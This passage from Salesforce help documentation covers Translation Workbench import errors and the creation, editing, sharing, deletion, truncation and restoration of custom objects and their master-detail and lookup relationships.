No data to import	The file you're trying to import is empty or does not contain any translation changes.	Make sure you're importing the correct file, and that it contains translated data.
No language code specified in file header	The file you're trying to import doesn't have a valid language code, or the language code is in the wrong place.	Make sure your language code is valid and isn't missing or commented out.
No translated or untranslated section header found in the bilingual file	The file you're trying to import is missing section headers.	Make sure your file has section headers and import it again.
No valid file type specified in file header	The file you're trying to import doesn't have a valid import/export type (Source, Untranslated, or Bilingual) specified in the file header. The file type should be in the default language for your organization.	Make sure your file has a valid import/export type in the file header, and that the header did not get translated.
Not a valid file to import. Please select a .stf or a .zip file for import.	You can only import files in .stf format or .zip files that contain .stf files.	Make sure your file is a .stf or a .zip file and try importing it again.
Some keys are appended with their sort order for uniqueness. Re-export your file and ensure that the keys in both files match.	The order of the picklist values in your source file don't match your setup.	Export your source file and match the order of the picklist values to your import file, then import again.
Wrong number of columns in line: {x}. Check that you have escaped tabs (\\t), new lines (\\n), and carriage returns (\\r) in your files.	The file you're importing has extra tabs, new lines, or carriage returns in the line specified in the error message.	Edit your data to remove or escape any extra tabs, newlines, or carriage returns, and make sure the file you're importing has the same number of columns as the file you exported.
Your export request failed. Please retry or contact support.	Salesforce had an unexpected problem while exporting your file.	Contact Salesforce Customer Support.

Error Message	What It Means	Troubleshooting Steps
Your import request failed. Please retry or contact support.	Salesforce had an unexpected problem while importing your file.	Contact Salesforce Customer Support.
Your organization does not have language permissions for {language}.	The file you're trying to import is in a language you haven't yet added to the Translation Workbench.	Add the language you want to use to the Translation Workbench and import your file again.

ENHANCING YOUR OBJECTS, DATA, AND FIELDS

USING CUSTOM OBJECT RECORDS

Custom Object Record Overview

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Custom objects records store information that is unique and important to you and your organization. For example, your organization may use a custom object called "Quotes" to store data for your company's sales quotes. You can also use custom objects for custom applications, such as tracking software enhancements in a development life-cycle.

Your administrator first defines the custom object and its properties, such as custom fields, relationships to other types of data, page layouts, and a custom user interface tab. Once the custom object is created and deployed to users, you can enter data to create individual custom object records. If your administrator has created a tab for the custom object, the tab displays a home page that lets you quickly create and locate custom object records. You can also sort and filter your custom object records using standard and custom list views. In addition, the tab lets you view and edit detailed information on each custom object record to which you have access.

Administrators, and users with the "Modify All Data" permission, can import custom objects.

See Also:

Custom Objects Home

Custom Objects Home

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view a custom object tab:	"Read" on the custom object
To view custom object records:	"Read" on the custom object

Clicking on a custom object tab displays the tab home page. The name of a custom object tab is the plural form of the custom object as defined by your administrator.

- To show a filtered list of items, select a predefined list from the `View` drop-down list, or click **Create New View** to define your own custom views. List views let you display a list of records that match specific criteria, such as all custom objects for a tab or just the ones you own. To edit or delete any view you created, select it from the `View` drop-down list and click **Edit**.
- If custom objects are shared with external contacts via Salesforce to Salesforce, choose one of the list views under **[Custom Object Name] from Connections** to view the custom objects that your business partners have shared with you.
- In the **Recent** section, select an item from the drop-down list to display a brief list of the top custom object records matching that criteria. From the list, you can click any custom object name to go directly to the detail. Toggle the **Show 25 items** and **Show 10 items** links to change the number of items that display. The fields you see are determined by the "Custom Object Tab" search layout defined by your administrator and by your field-level security settings (available in Enterprise, Unlimited, and Developer Editions only). The key list choices are:

Recent Custom Objects Choice	Description
Recently Viewed	The last ten or twenty-five custom object records you viewed, with the most recently viewed item listed first. This list is derived from your recent items and includes records owned by you and other users.
Recently Created	The last ten or twenty-five custom object records you created, with the most recently created item listed first. This list only includes records owned by you.
Recently Modified	The last ten or twenty-five custom object records you updated, with the most recently updated item listed first. This list only includes records owned by you.

Note: If you need information on a specific custom object, please contact your Salesforce administrator about creating custom help for your custom objects. Salesforce Online Help covers the standard objects provided with the initial Salesforce integration.

Displaying and Editing Custom Object Records
Creating Custom Object Records

Creating Custom Object Records

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view custom object records:	"Read" on the custom object
To create custom object records:	"Create" on the custom object

To create a new custom object record:

1. Click **New**.
2. Enter the information for the custom object record.
3. Click **Save** when you are finished, or click **Save & New** to save the current record and add another.

If your administrator has defined relationships to other types of records, you can automatically associate the new custom object with another record. View the other record and select the custom object name from the Create New drop-down list in the sidebar, or click **New** ***`Object Name`*** in the custom object related list of the other record.

If your organization uses divisions to segment data, custom objects that are detail objects in a master-detail relationship inherit their division from the master object. Custom objects that are not related to other records are automatically in the global division.

Custom Object Record Fields

Cloning Custom Object Records

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To clone custom object records:	"Create" on the custom object

The **Clone** button on a custom object record quickly creates a new custom object record with the same information as the existing record.

Note: When you clone a record, the new record has the record type of the original record. If the record type of the cloned record isn't available in your profile or permission sets, the new record adopts your default record type.

To clone a custom object record:

1. Click **Clone** on an existing custom object record.
2. Enter or change any information for the new record.
3. Click **Save**.

Note: If you have read-only access to a field, the value of that field is not carried over to the cloned record.

Deleting Custom Object Records

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To delete custom object records:	"Delete" on the custom object

To delete a custom object record, click **Del** next to the record on the custom object's list page or in the custom related list of an associated record. You can also delete a custom object record by clicking **Delete** on the custom object record detail page.

When you delete a custom object record, all related events, tasks, notes, and attachments are also deleted. If the custom object is the master object in a master-detail relationship, any associated detail records are also deleted. If the custom object is the detail side of a master-detail relationship, any associated records are *not* deleted.

The deleted custom object record is moved to the Recycle Bin. If you undelete the record, any related items are also restored.

Note: You can delete a custom object record if you are an administrator, the record owner, or a user above the record owner in the organization role hierarchy, and if you have the appropriate user permission. Custom objects that are on the detail side of a master-detail relationship do not have an `Owner` field and can be deleted by any user who has access to edit the associated master record.

Overview of Object Relationships

Displaying and Editing Custom Object Records

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view custom object records:	"Read" on the custom object
To change custom object records:	"Edit" on the custom object

Displaying Custom Object Records

Once you have located a custom object record on the custom objects tab home or list pages, click the custom object record name to display detailed information.

If the Service Cloud console is set up to include custom objects, select it from the Force.com app menu to find, view, and edit custom object records and their related items on one screen.

Editing Custom Object Records

To update custom object record details, click **Edit**, and then change the fields you want to update. When you have finished, click **Save**. You can also click **Save & New** to save the current custom object record and create another. Required fields are marked with red.

Note: You cannot change the `Object Name` or `Data Type` if the custom object is referenced in Apex.

Custom Object Related Lists

The lower portion of the custom object record detail page provides information related to the custom object record, including activities, notes, attachments, and any other related records. The related lists you see are determined by your personal customization, and by any customization your administrator has made to page layouts or your permissions to view related data. You can click on individual items to display additional detail. Click **more** at the bottom of the page or **View More** below a related list to display more items. Clicking **New** lets you directly add new items.

Tip: To help your users see record details and related lists more easily, enable Hover Details in the User Interface panel of Setup.

Printing Custom Object Records

On a custom object detail page, click **Printable View** to print the record.

To return to the last list page you viewed, click **Back to list** at the top of any custom object record detail page. If your organization has enabled collapsible page sections, use the arrow icons next to the section headings to expand or collapse each section on the detail page.

Creating Custom Object Records

Sharing Custom Object Records

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view a custom object record:	"Read" on the custom object

The administrator defines the default sharing model for an entire organization. You can change this model to extend sharing to more users than the default set. However, you cannot change the sharing model to make it more restrictive than the default.

To view and manage sharing details, click **Sharing** on the custom object record detail page. The Sharing Detail page lists the users, groups, roles, and territories that have sharing access to the record. On this page, you can:

- Grant access to the record to other users, groups, roles, or territories

  Note: You can't share a custom object record with another user unless that user has the "Read" permission on the custom object.

- View all users who have access to the record
- Edit or delete the record's access level

Searching for Custom Object Records

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view custom object records:	"Read" on the custom object

You can search custom objects just as you can search standard objects in Salesforce.

You can also create a custom object list view to find custom object records that match specific criteria.

Custom object records appear in search results only if they have a custom tab.

Custom Object Record Fields

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Custom object record fields contain the data you enter for your custom object records. Here is a description of the fields (in alphabetical order) that make up a custom object record. Some of these fields may not be visible or editable depending on your page layout and field-level security settings.

Your administrator may also have defined additional custom fields.

Field	Description
`Created By`	User who created the record.
`Currency`	Currency of the record if multicurrency is enabled.
`Division`	Division to which the custom object record belongs. Custom objects that are “detail” objects in a master-detail relationship inherit their division from the master object. Custom objects that are not related to other records are automatically in the global division. Available only in organizations that use divisions to segment their data.
`Last Modified By`	User who most recently changed the record.
`Name`	Identifier for the custom object record. This name appears in page layouts, related lists, lookup dialogs, search results, and key lists on tab home pages. By default, this field is added to the custom object page layout as a required field.
`Owner`	Assigned owner of the custom object record. If the custom object becomes the detail side of a master-detail relationship, this field is removed, as ownership of the data is controlled by the master object, or by the primary master object for a custom object with two master-detail relationships. **Note:** Custom objects on the “detail” side of a master-detail relationship can't have sharing rules, manual sharing, or queues, as these require the `Owner` field.

Custom Objects Home

Using Custom Related Lists

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view custom object record related lists:	“Read” on the custom object AND “Read” on the associated record
To change custom object records:	“Edit” on the custom object
To create custom object records:	“Create” on the custom object
To delete custom object records:	“Delete” on the custom object

Custom related lists display on the lower portion of the detail page for another record. They list the custom object records that are associated with that record.

From a custom related list, you can:

- Click the custom object record name to view detailed information.
- Click **Edit** or **Del** to edit or delete the custom object record.
- Click **New** to create a new custom object record that is associated with the record you are viewing.

Your administrator defines whether a custom object can be related to another type of record via master-detail or lookup relationships. The administrator also specifies whether a custom related list displays on the page layout of the associated record. For more information, see Overview of Object Relationships on page 2887.

Custom Object Record Overview

Viewing Custom Object Lists

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view custom object lists:	"Read" on the custom object
To create custom object records:	"Create" on the custom object

The custom objects list page displays a list of custom object records in your current view. A list view includes custom object records of one type only; you cannot view more than one type of custom object in a single list view.

- Click a custom object name to view the custom object record detail. Click **Edit** or **Del** next to a custom object record name to edit or delete the record.
- To take ownership of custom object records in a queue, view the queue list view, check the box next to one or more records, and then click **Accept**.

  Note: You can view and accept records only from queues you belong to, or if you are higher in the role hierarchy than a queue member. Administrators, users with the "Modify All" object-level permission for the given object, and users with the "Modify All Data" permission, can view and take records from any queue.

- To transfer ownership of multiple records at once, select the box next to one or more custom object records and click **Change Owner**. Enter the new record owner, optionally select `Send Notification Email` to send an email to the new record owner, and click **Save**.
- Click **New *`Custom Object Name`*** or select the custom object name from the Create New drop-down list in the sidebar to create a new custom object of that type.

Custom Object Record Overview

ADMINISTERING CUSTOM OBJECTS

What is a Custom Object?

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Custom objects are custom database tables that allow you to store information unique to your organization. For example, your organization may want to create a custom object called `Quotes` to store data for your company's sales quotes.

After you define a custom object, you can:

- Create custom fields.
- Associate the custom object with other records and display the custom object data in custom related lists.
- Track tasks and events for custom object records
- Build page layouts
- Customize the search results and the custom object fields that display in them
- Create a custom tab for the custom object
- Create reports and dashboards to analyze custom object data
- Share your custom objects, custom tabs, custom apps, and any other related components with other Salesforce users on Force.com AppExchange.
- Import custom object records

See Also:

Tip sheet: Building Custom Objects, Tabs, and Related Lists

Managing Custom Objects

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions
Managed Packages are not available in **Database.com**.

User Permissions Needed	
To create and edit custom objects:	"Customize Application"

After creating your custom objects, you can customize, edit, delete, or truncate them. From Setup, click **Create** > **Objects** to display the Custom Objects list page, which shows the list of custom objects defined for your organization. From the Custom Objects list page, you can:

- Click **New Custom Object** to define a custom object.
- Click the object name to display detailed information about the custom object and customize it further.

  Optional features you can customize include enabling reports, tracking activities, tracking field history, and making the object available for the Salesforce Customer Portal.
- To update the custom object definition, click **Edit** and update the desired fields.

  Note: The `Allow Reports` and `Allow Activities` fields are not locked in Managed - Released and can be changed by the developer in future releases of a managed package.

- To delete a custom object, click **Del**.
- To truncate a custom object, click **Truncate**.
- To view deleted custom objects, click the **Deleted Objects** link. The total number of deleted custom objects for your organization is listed in parentheses.

The detail page of the custom object provides information about various characteristics of the object, including standard fields, custom fields, field history tracking, relationships, custom links, search layouts, page layouts, and object limits. You can:

- Click on individual items to display additional detail.
- Click **More** at the bottom of the page or **View More** below a related list to display more items.
- Click **New** to directly add new items.

Note: The object limit percentages displayed for items used are truncated, not rounded. For example, if your organization uses 95.55% of the limit for a particular item, the percentage displayed is 95%.

Custom Objects Deployment Status

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

User Permissions Needed	
To deploy custom objects:	"Customize Application"

While developing custom objects, you may not want users to see and interact with a new object. Because users may get frustrated with changes in layout or lose data when you delete custom fields, control visibility of the new object until you are finished.

Use the `Deployment Status` setting in the custom object definition to control when users can see and use a custom object and its associated custom tab, related lists, and reports.

- Choose "In Development" as the `Deployment Status` when first creating your custom object to hide it from users while you are designing and testing it. Making the status "In Development" hides the custom object tab, search results, related lists, and report data types from all users except those with the "Customize Application" permission.
- Change the `Deployment Status` to "Deployed" when you want to allow all users to use the custom object and any associated custom tab, related lists, and reports.
- After deploying a custom object, change the `Deployment Status` back to "In Development" if you want to make more enhancements to it.

Note: A custom report type's `Deployment Status` changes from `Deployed` to `In Development` if its primary object is a custom object whose `Deployment Status` similarly changes.

Defining Custom Objects

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions
S-Controls, Reports, Activities, Divisions, Search, and Custom Tabs are not available in **Database.com**

User Permissions Needed	
To create and edit custom objects:	"Customize Application"

Define custom objects to track and store data unique to your organization. To create a custom object:

1. From Setup, click **Create** > **Objects**.
2. Click **New Custom Object**, or click **Edit** to modify an existing custom object.
3. Enter the following:

Field	Description
`Label`	A name used to refer to the object in any user interface pages.
`Plural Label`	The plural name of the object. If you create a tab for this object, this name is used for the tab.
`Gender`	If it is appropriate for your organization's default language, specify the gender of the label. This field appears if the organization-wide default language expects gender. Your personal language preference setting does not affect whether the field appears. For example, if the organization's default language is English and your personal language is French, you are not prompted for gender when creating a custom object.
`Starts with a vowel sound`	If it is appropriate for your organization's default language, check if your label should be preceded by "an" instead of "a."
`Object Name`	A unique name used to refer to the object when using the API. In managed packages, this unique name prevents naming conflicts on package installations. The Object Name field can contain only underscores and alphanumeric characters. It must be unique, begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
`Description`	An optional description of the object. A meaningful description will help you remember the differences between your custom objects when you are viewing them in a list.
`Context-Sensitive Help Setting`	Defines what displays when users click the **Help for this Page** context sensitive help link from the custom object

Field	Description
	record home (overview), edit, and detail pages, as well as list views and related lists. Choose **Open the standard Salesforce Help & Training window** if you want to display the basic Salesforce help available for any custom object record. Choose `Open a window using a Visualforce page` or **Open a window using a custom s-control** to display the Visualforce page or s-control you select as the context-sensitive help link from any custom object record page. **Note:** The **Help & Training** link at the top of any page is not affected by this setting. It always opens the Salesforce Help & Training window.
`Custom S-Control`	The s-control you have defined that contains the help content for this custom object.
`Record Name`	The name used in page layouts, list views, related lists, and search results.
`Data Type`	The type of field (text or auto-number) for the record name. Records that have unique IDs instead of names use auto-numbers. An auto-number is a unique number assigned automatically. It is always a read-only field.
`Display Format`	For a `Record Name` of type auto-number, enter a display format. You can have up to two sets of curly braces. For more details about display format options, see Custom Field Attributes on page 2928.
`Starting Number`	For a `Record Name` of type auto-number, enter the number to use when creating your first record for this custom object.
`Allow Reports`	Makes the data in the custom object records available for reporting purposes. To create reports on custom objects, choose the **Other Reports** report type category unless the custom object has a relationship with a standard object. When the custom object has a master-detail relationship with a standard object, or is a lookup object on a standard object, select the standard object for the report type category instead.
`Allow Activities`	Allows users to associate tasks and scheduled calendar events related to the custom object records.
`Enable Divisions`	If your organization has divisions enabled, select this option to enable the custom object for divisions. Divisions group records for simplified search results, list views, reports, and other areas within Salesforce. Salesforce adds a `Division` field to the custom object, and if the custom object is the

Field	Description
	master in a master-detail relationship, any custom objects on the detail side also get the `Division` field and inherit their division from the master record.
`Available for Customer Portal`	Makes the custom object available to all portal users. This option is available only if your organization has a customer portal. If you turn on Communities in your organization, this option no longer appears and all custom objects are available for use in your communities. If, before enabling Communities, you had a Customer Portal and custom objects without this option selected, those objects become available for use in your Customer Portal.
`Track Field History`	Enables your organization to track changes to fields on the custom object records, such as who changed the value of a field, when it was changed, and what the value of the field was before and after the edit. History data is available for reporting, so users can easily create audit trail reports when this feature is enabled.
`Deployment Status`	Indicates whether the custom object is visible to other users.
`Add Notes & Attachments...`	Allows users to be able to attach notes and attachments to custom object records. This allows you to attach external documents to any object record, in much the same way that you can add a PDF or photo as an attachment to an email. This option is available only when you are creating a new object.
`Launch the New Custom Tab Wizard`	Starts the custom tab wizard after you save the custom object.

4. Click **Save**.

Notes on Custom Objects

Object Permissions

In Enterprise, Unlimited, and Developer Editions, when you create a custom object, the “Read,” “Create,” “Edit,” and “Delete” permissions for that object are disabled for any profiles in which “View All Data” or “Modify All Data” is disabled. You can enable access to custom objects in permission sets or custom profiles, and assign them to the users who need access.

> **Note:** In Contact Manager, Group, and Professional Editions, when you create a custom object, the “Read,” “Create,” “Edit,” and “Delete” permissions for that object are enabled for all profiles.

Sharing Model

The data sharing model for all custom objects is controlled by an organization-wide default setting. For more information, see Custom Object Security on page 2898.

Delegating Custom Object Administration

After you create a custom object, you can delegate the administration of the custom object to other non-administrator users.

Queues

After you create a custom object, you can define queues to distribute ownership of custom object records to your users.

Search

Custom object records appear in search results only if they have a custom tab.

Modifying Custom Objects

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To customize custom objects:	"Customize Application"

Customize the user interface for your custom objects by:

- Creating a custom tab; see Defining Custom Tabs on page 2837.
- Creating custom fields and relationships; see Defining Custom Object Fields on page 2881.
- Adding customized buttons and links to perform actions or link to other pages or websites; see Defining Custom Buttons and Links on page 3494.
- Defining which fields display for users on record detail and edit pages; see Building Page Layouts for Custom Objects on page 2831.
- Specifying which fields display for users in search results, lookup dialogs, and in the key lists on custom object tabs; see Customizing Search Layouts for Custom Objects on page 2897.
- Creating record types to display different picklist values and page layouts to different users based on their profiles; see Creating Custom Object Record Types on page 2896.

Defining Custom Object Fields

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

Divisions are not available in **Database.com**.

User Permissions Needed	
To view and edit standard fields:	"Customize Application"
To create custom fields:	"Customize Application"

Custom object fields store the data for your custom object records.

Custom Fields for Custom Objects

You can create custom fields to store information unique to your organization. You can also create custom relationship fields to associate your custom object with another object in Salesforce.

Standard Fields for Custom Objects

Custom objects automatically include the following standard fields. Click **Edit** to modify any of the editable fields.

Field	Description
`Created By`	User who created the record.
`Currency`	Currency of the record if multicurrency is enabled.
`Division`	Division to which the custom object record belongs. Custom objects that are "detail" objects in a master-detail relationship inherit their division from the master object. Custom objects that are not related to other records are automatically in the global division. Available only in organizations that use divisions to segment their data.
`Last Modified By`	User who most recently changed the record.
`Name`	Identifier for the custom object record. This name appears in page layouts, related lists, lookup dialogs, search results, and key lists on tab home pages. By default, this field is added to the custom object page layout as a required field.
`Owner`	Assigned owner of the custom object record. If the custom object becomes the detail side of a master-detail relationship, this field is removed, as ownership of the data is controlled by the master object, or by the primary master object for a custom object with two master-detail relationships. **Note:** Custom objects on the "detail" side of a master-detail relationship can't have sharing rules,

Field	Description
	manual sharing, or queues, as these require the `Owner` field.

Deleting Custom Objects

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

User Permissions Needed	
To delete custom objects:	“Customize Application”

When you delete a custom object, Salesforce does not add it to the Recycle Bin. Instead, deleted objects appear in the Deleted Objects list for 15 days. During this time, the object and its data are *soft deleted*, meaning you can restore or permanently erase (*hard delete*) the object and its data. After 15 days, the object and its data are automatically hard deleted.

Soft-deleted custom objects and their data count against your organization’s limits; hard-deleted items do not.

1. From Setup, click **Create** > **Objects**.
2. Next to the custom object, click **Del**.
3. When prompted, select the `Yes, I want to delete the custom object` checkbox to confirm and click **Delete**.

Why Can’t I Delete a Certain Custom Object?

You can’t delete a custom object if it:

- Is on the master side of a master-detail relationship.
- Contains custom fields that are used in a roll-up summary field on another object.
- Is referenced in Apex, a Visualforce page, or an analytic snapshot.
- Contains more than 100,000 records. If the object you want to delete has more than 100,000 records, first delete an appropriate number of records and then delete the object.

Results of Deleting Custom Objects

When you delete a custom object, Salesforce:

- Displays an `Insufficient Privileges` message if someone clicks a bookmark to a deleted custom object record’s URL.
- Removes the object from Force.com AppExchange packages.
- Changes the master-detail relationship to a lookup relationship, if the deleted object is on the detail side of a master-detail relationship.
- Removes or erases:
    - ◊ The object’s custom tab
    - ◊ List views and workflow rules for the object

  - ◊ Mobile configuration settings, including data sets, mobile views, and excluded fields
  - ◊ Standard report types associated with the object, and reports based on standard report types if the deleted object is on the detail side of a master-detail relationship

- Hides, inactivates, or disables:
  - ◊ The custom object definition and related definitions
  - ◊ The object's records and related records, including any records in the Recycle Bin
  - ◊ Custom report types for which the deleted object is the main object
  - ◊ Custom reports for which the deleted object is the main object
  - ◊ Custom formula fields on the object
  - ◊ Custom validation rules and approval processes on the object

Note: Many removed, hidden, inactive, or disabled items can be restored if you undelete the custom object. See Managing Deleted Custom Objects for information about restoring deleted custom objects.

See Also:

Managing Deleted Custom Objects

Managing Deleted Custom Objects

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

User Permissions Needed	
To restore deleted custom objects:	"Customize Application"
To permanently delete custom objects:	"Customize Application"

Deleted custom objects appear in the Deleted Objects list for 15 days. During this time, you can choose to permanently delete the object and its data, or you can undelete them. If you undelete a custom object, you might need to do some manual cleanup to restore list views and other customizations that use the object.

- To view a list of deleted custom objects:
  1. From Setup, click **Create** > **Objects**.
  2. Click **Deleted Objects** at the bottom of the list of custom objects.

  The Deleted Objects link appears only when you have at least one deleted custom object in your organization. The number in parentheses indicates the total number of deleted custom objects.
- In the Deleted Objects list, you can do any of the following:
  - ◊ Click the object's label to view details about it
  - ◊ Click **Erase** to permanently remove the object and its data
  - ◊ Click **Undelete** to restore the object and its data

Limitations for Restoring Truncated Custom Objects

Copies of truncated custom objects also appear in the list of deleted objects. Truncated custom objects can't be restored to their original state, even from their copies in the Deleted Objects list. Undeleted copies of truncated objects have a new name and new URL, and some fields and data *cannot* be manually restored.

Restoring a Custom Object to Its Predeleted State

When you restore a deleted custom object, its records are also undeleted, including any that were in the Recycle Bin.

Note: It might take several hours before you can search the undeleted object's records.

To ensure that you return the object to its fully functional, predeleted state, check all affected conditions and customizations, and manually fix them if necessary.

AppExchange packages

Add the custom object to any appropriate Force.com AppExchange packages.

Custom tabs

Re-create a custom tab for the object and add it to any custom apps that use it.

List views, reports, and workflow rules

Re-create them.

Validation rules and approval processes

Re-activate them.

Formula fields

Open and save any custom formula fields on the object to re-enable them.

Page layouts

Page layouts are restored automatically on the undeleted object. Page layouts are also restored automatically on other objects that use the page layout in a related list—as long as the page layout wasn't edited while the object was deleted. Otherwise, you have to add the related list back to the other object.

Custom report types

For custom report types where the deleted object was not the main object, add the reference back to the restored object. Reports based on the custom report type are automatically restored if they weren't edited while the object was deleted. Re-create any reports that have been edited.

Relationships

If the deleted custom object was on the detail side of a master-detail relationship, Salesforce converted it to a lookup relationship. Change it back to master-detail.

Developer name

The developer name for the object was changed to `objectname`_del. Change it back to the original name, `objectname`_c, so that customizations using the name will work properly.

Deployment status

When the custom object was deleted, its `Deployment Status` field was set to In Development. When you've restored all affected customizations to the undeleted object, change its status back to Deployed.

Deleting Custom Objects
Truncating Custom Objects Overview

Truncating Custom Objects Overview

It's important to understand what truncating an object does before using it to remove records.

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

Truncating a custom object allows you to remove all of the object's records, while keeping the object and its metadata. Truncating custom objects is similar to the mass delete option available for standard objects.

When you truncate a custom object, Salesforce places a copy of the truncated object in the Deleted Objects list for 15 days. It appears in the list as *objectname*_trunc*[number]*. During this period, the object and its records continue to count against your organization limits.

After 15 days, the records are permanently erased and no longer count against your limits.

Important: Truncated custom objects can't be restored to their original state, even from their copies in the Deleted Objects list.

You can't truncate standard objects or custom objects that:

- Are referenced by another object through a lookup field or that are on the master side of a master-detail relationship
- Are referenced in an analytic snapshot
- Contain a geolocation custom field (beta)
- Have a custom index or an external ID

In addition, you cannot truncate custom objects when your organization has reached its limit of the allowed number of custom objects.

Truncating a custom object erases:

- All records currently sitting in the custom object's Recycle Bin
- The custom object's history
- Related events, tasks, notes, and attachments for each deleted record

Truncating a custom object breaks:

- Bookmarks to the truncated objects and its records. If someone clicks a bookmark to the truncated custom object or to a deleted record's URL, Salesforce displays an `Insufficient Privileges` message.
- Apex scripts and Visualforce pages with references to a truncated object or record.

After truncating a custom object, you can continue to use the custom object and add new records. Salesforce preserves:

- The custom object definition and all related definitions
- Workflow rules, actions, and triggers
- Validation rules and approval processes
- Master-detail relationships and formula fields
- Translations
- Mobile configuration settings

When working with truncated objects, keep in mind:

- The truncated object tab has a new URL, so new bookmarks need to be created.
- List views and reports need to be refreshed after truncation.
- Roll-up summary fields need to be recalculated after truncation.
- There is no support for truncation in the API.
- To truncate objects that contain master-detail relationships, first truncate the detail (child) objects and then the (master) parent objects, working your way up the relationship tree.

Managing Deleted Custom Objects

Truncating Custom Objects

Truncating custom objects allows you to permanently delete all of the object's records but preserve the empty object and its metadata.

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

User Permissions Needed	
To truncate custom objects:	"Customize Application"

Important: Truncating custom objects causes some irreversible changes to the truncated object and its records. Before truncating, see Truncating Custom Objects Overview. Then, enable it for your organization by selecting the permission under Setup, in **Customize** > **User Interface**.

Truncating custom objects is a fast way to permanently remove all of the records from a custom object, while keeping the object and its metadata intact for future use. Truncating is useful, for example, if you have created a custom object and filled it with test records. When you're done with the test data, you can truncate the object to purge the test records, but keep the object and put it into production. This is much faster than batch-deleting records and possibly recreating the object.

1. From Setup, click **Create** > **Objects**.
2. Click an object name to go to the object's detail page and click **Truncate**.

3. In the Confirm Custom Object Truncate window, review the warning and then enter the name of the object to truncate in the empty field.
4. Click **Truncate**.

Overview of Object Relationships

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

Use relationships to associate an object with other objects in Salesforce. For example, a relationship can link custom object records to standard object records in a related list, such as linking a custom object called “Bugs” to cases to track product defects associated with customer cases. You can define different types of relationships by creating custom relationship fields on an object. Before you begin creating relationships, determine the type of relationship that suits your needs.

There are different types of relationships between objects in Salesforce. Their differences include how they handle data deletion, sharing, and required fields in page layouts:

Master-detail

This type of relationship closely links objects together such that the master record controls certain behaviors of the detail and subdetail record. For example, you can define a two-object master-detail relationship, such as Account—Expense Report, that extends the relationship to subdetail records, such as Account—Expense Report—Expense Line Item. You can then perform operations across the master—detail—subdetail relationship.

Behaviors of master-detail relationships include:

- Deleting a detail record moves it to the Recycle Bin and leaves the master record intact; deleting a master record also deletes related detail and subdetail records. Undeleting a detail record restores it, and undeleting a master record also undeletes related detail and subdetail records. However, if you delete a detail record and later, separately, delete its master record, you cannot undelete the detail record, as it no longer has a master record to relate to.
- By default, records can’t be reparented in master-detail relationships. Administrators can, however, allow child records in master-detail relationships on custom objects to be reparented to different parent records by selecting the `Allow reparenting` option in the master-detail relationship definition.
- The `Owner` field on the detail and subdetail records is not available and is automatically set to the owner of the master record. Custom objects on the “detail” side of a master-detail relationship can't have sharing rules, manual sharing, or queues, as these require the `Owner` field.
- The security settings for the master record control the detail and subdetail records.
- The master-detail relationship field (which is the field linking the objects) is required on the page layout of the detail and subdetail records.
- The master object can be a standard object, such as Account or Opportunity, or a custom object.
- As a best practice, don't exceed 10,000 child records for a master-detail relationship.

Many-to-many

You can use master-detail relationships to model *many-to-many* relationships between any two objects. A many-to-many relationship allows each record of one object to be linked to multiple records from another object and vice versa. For example, you may have a custom object called “Bug” that relates to the standard case object such that a bug could be related to multiple cases and a case could also be related to multiple bugs.

Lookup

This type of relationship links two objects together. Lookup relationships are similar to master-detail relationships, except they do not support sharing or roll-up summary fields. With a lookup relationship, you can:

- Link two different objects.
- Link an object with itself (with the exception of the user object; see Hierarchical on page 2889). For example, you might want to link a custom object called “Bug” with itself to show how two different bugs are related to the same problem.

Note: Lookup relationships from objects related to the campaign member object aren’t supported; however, you can create lookup relationships from the campaign member object related to other objects.

When you create a lookup relationship, you can set these options:

- Make the lookup field required for saving a record, requiring it on the corresponding page layout as well.
- If the lookup field is optional, you can specify one of three behaviors to occur if the lookup record is deleted:
  - ◊ `Clear the value of this field` This is the default. Clearing the field is a good choice when the field does not have to contain a value from the associated lookup record.
  - ◊ `Don’t allow deletion of the lookup record that’s part of a lookup relationship` This option restricts the lookup record from being deleted if you have any dependencies, such as a workflow rule, built on the relationship.
  - ◊ `Delete this record also` Available only if a custom object contains the lookup relationship, not if it’s contained by a standard object. However, the lookup object can be either standard or custom. Choose when the lookup field and its associated record are tightly coupled and you want to completely delete related data. For example, say you have an expense report record with a lookup relationship to individual expense records. When you delete the report, you probably want to delete all of the expense records, too.

